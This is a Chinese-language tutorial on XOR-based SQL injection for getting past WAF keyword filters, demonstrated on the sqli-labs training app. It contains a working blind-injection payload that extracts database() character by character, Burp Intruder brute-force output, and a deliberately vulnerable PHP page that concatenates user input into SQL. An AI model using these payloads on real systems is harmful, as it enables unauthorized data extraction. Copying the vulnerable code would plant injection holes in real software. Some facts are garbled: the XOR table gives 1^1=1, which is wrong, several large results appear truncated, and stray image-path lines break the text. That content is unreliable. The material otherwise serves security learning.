0x00 前言

Sqli-lib 如何搭建就不说明了，网上文章很多，此文章主要讲一讲如何通过异或的方式进行 sql 注入。在一些 waf 中，把 and、or、&&、||等关键字拦截了，但是可以通过^符号进行异或判断，从而导致 sql 注入。

0x01 什么是异或

简单来说就是“相同为 0，不用为 1”。
0^0=0
0^1=1
1^0=1
1^1=1
在 mysql 中的数字型异或结果如下：

```
3  SELECT '666'^3;
```

信息 | 结果 1 | 结果 2 | 剖析 | 状态

'666'^3
665

```
3  SELECT '666'^1;
```

信息 | 结果 1 | 结果 2 | 剖析 | 状态

'666'^1
667

```
3  SELECT '666'^0;
```

信息 | 结果 1 | 结果 2 | 剖析 | 状态

'666'^0
666

```
3  SELECT '666'^-1;
```

信息 | 结果 1 | 结果 2 | 剖析 | 状态

'666'^-1
-4073709550949

可以看到除了异或 0 是本身以外，异或正数就不为本身，异或负数就是一个很大的数。
在 mysql 中的字符型异或结果如下：

```
3  SELECT 'sss'^3;
```

信息 | 结果 1 | 结果 2 | 剖析 | 状态

'sss'^3
3

```
3  SELECT 'sss'^1;
```

信息 | 结果 1 | 结果 2 | 剖析 | 状态

'sss'^1
1

```
3  SELECT 'sss'^0;
```

信息 | 结果 1 | 结果 2 | 剖析 | 状态

'sss'^0
0

```
3  SELECT 'sss'^-1;
```

信息 | 结果 1 | 结果 2 | 剖析 | 状态

'sss'^-1
-4073709551615

可以看到异或自然数就是这个数，异或负数就是一个很大的数。

0x02 mysql 语法中数字型异或的特性

我们通过 sqli-lib 生成的数据库进行学习，user 表如下：

id	username	password
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo
14	admin4	admin4

执行语句：

SELECT * FROM `users` WHERE id = '5';

```
1  SELECT * FROM `users` WHERE id = '5';
```

信息 | 结果 1 | 剖析 | 状态

id	username	password
5	stupid	stupidity

根据 0x01 中的特性可知，数字型异或 0 时为本身，异或其他正数不为本身的结果：

```
1  SELECT * FROM `users` WHERE id = '5'^0;
```

信息 | 结果 1 | 剖析 | 状态


id	username	password
5	stupid	stupidity

```
1  SELECT * FROM `users` WHERE id = '5'^2;
```


信息 | 结果 1 | 剖析 | 状态


id	username	password
7	batman	mob!le

因此数字型异或，只要异或 0，通过页面显示来判断是否正确即可，有点类似 bool 型注入。
/Less-1/?id=5'^(ascii(substring((database()),1,1))-115)--+
通过 less-1 来进行验证，id 为 5 时页面如下：




可通过 burpsuit 的 intreder 模板进行爆破，从而得到 database()第一个字符为 s:





在结果中查询 stupid 关键字:



Request	Payload	Status	Error	Timeout	Length	stupid	Comment
0		200	☐	☐	958	☑	
115	115	200	☐	☐	958	☑	
1	1	200	☐	☐	900	☐	
10	10	200	☐	☐	900	☐	
100	100	200	☐	☐	955	☐	
101	101	200	☐	☐	955	☐	
102	102	200	☐	☐	953	☐	
103	103	200	☐	☐	955	☐	
104	104	200	☐	☐	955	☐	
105	105	200	☐	☐	900	☐	
106	106	200	☐	☐	955	☐	
107	107	200	☐	☐	900	☐	
108	108	200	☐	☐	961	☐	

可以看出第一个字符的 ascii 码为 115，即为字符 s。

0x03 mysql 语法中字符型异或的特性

字符型异或和数字型异或稍微有点不一样。首先比较一下字符型异或和数字型异或的区别:

数字型异或 0 的时候，显示本身：

```
1  SELECT * FROM `users` WHERE id = '5'^0;
```

信息 | 结果 1 | 剖析 | 状态

id	username	password
5	stupid	stupidity

字符型异或 0 的时候，显示所有数据：

```
1  SELECT * FROM `users` WHERE username = 'stupid'^0;
```

信息 | 结果 1 | 剖析 | 状态

id	username	password
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo
14	admin4	admin4

这是因为'stupid'^0 的结果是 0，当查询 username=0 时，显示所有数据：

```
1  SELECT * FROM `users` WHERE username = 0;
```

信息 | 结果 1 | 剖析 | 状态

id	username	password
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo
14	admin4	admin4

异或除 0 以外的任何书，均不显示数据：

```
1  SELECT * FROM `users` WHERE username = 'stupid'^1;
```

信息 | 结果 1 | 剖析 | 状态

id	username	password
(N/A)	(N/A)	(N/A)


```
1  SELECT * FROM `users` WHERE username = 'stupid'^-1;
```

信息 | 结果 1 | 剖析 | 状态

id	username	password
(N/A)	(N/A)	(N/A)

这里我们魔改一下 less-1，在 sql 语句中把 id 改成 username，改为通过 username 进行查询：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-1 **Error Based- String**</title>
</head>

<body bgcolor="#000000">
<div style=" margin-top:70px;color:#FFF; font-size:23px; text-align:center">Welcome   <font color="#FF0000"> Dhakkan </font><br>
<font size="3" color="#FFFF00">


<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);
// take the variables
if(isset($_GET['id']))
{
$id=$_GET['id'];
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity


$sql="SELECT * FROM users WHERE username='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

    if($row)
    {
    echo "<font size='5' color= '#99FF00'>";
    echo 'Your Login name:'. $row['username'];
    echo "<br>";
    echo 'Your Password:' .$row['password'];
    echo "</font>";
    }
    else
    {
    echo '<font color= "#FFFF00">';
    print_r(mysql_error());
    echo "</font>";
    }
}
    else { echo "Please input the ID as parameter with numeric value";}

?>
</font> </div></br></br></br><center>
<img src="../images/Less-1.jpg" /></center>
</body>
</html>
```



此时判断更加简单，因为数据库中返回所有用户信息，但是页面上只会显示第一条数据，因此可通过返回包长度进行判断：

Request	Payload	Status	Error	Timeout	Length	Comment
115	115	200	☐	☐	951	
0		200	☐	☐	900	
1	1	200	☐	☐	900	
2	2	200	☐	☐	900	
3	3	200	☐	☐	900	
4	4	200	☐	☐	900	
5	5	200	☐	☐	900	
6	6	200	☐	☐	900	
7	7	200	☐	☐	900	
8	8	200	☐	☐	900	
9	9	200	☐	☐	900	
10	10	200	☐	☐	900	
11	11	200	☐	☐	900	

0x04 结语

之前只是大概了解过异或注入，这次通过 sqli-lib 实际操作了一下，发现了字符型异或和数字型异或，在判断正确与否时存在一些不同，并将结果记录一下，如有大佬如发现错误，麻烦轻喷。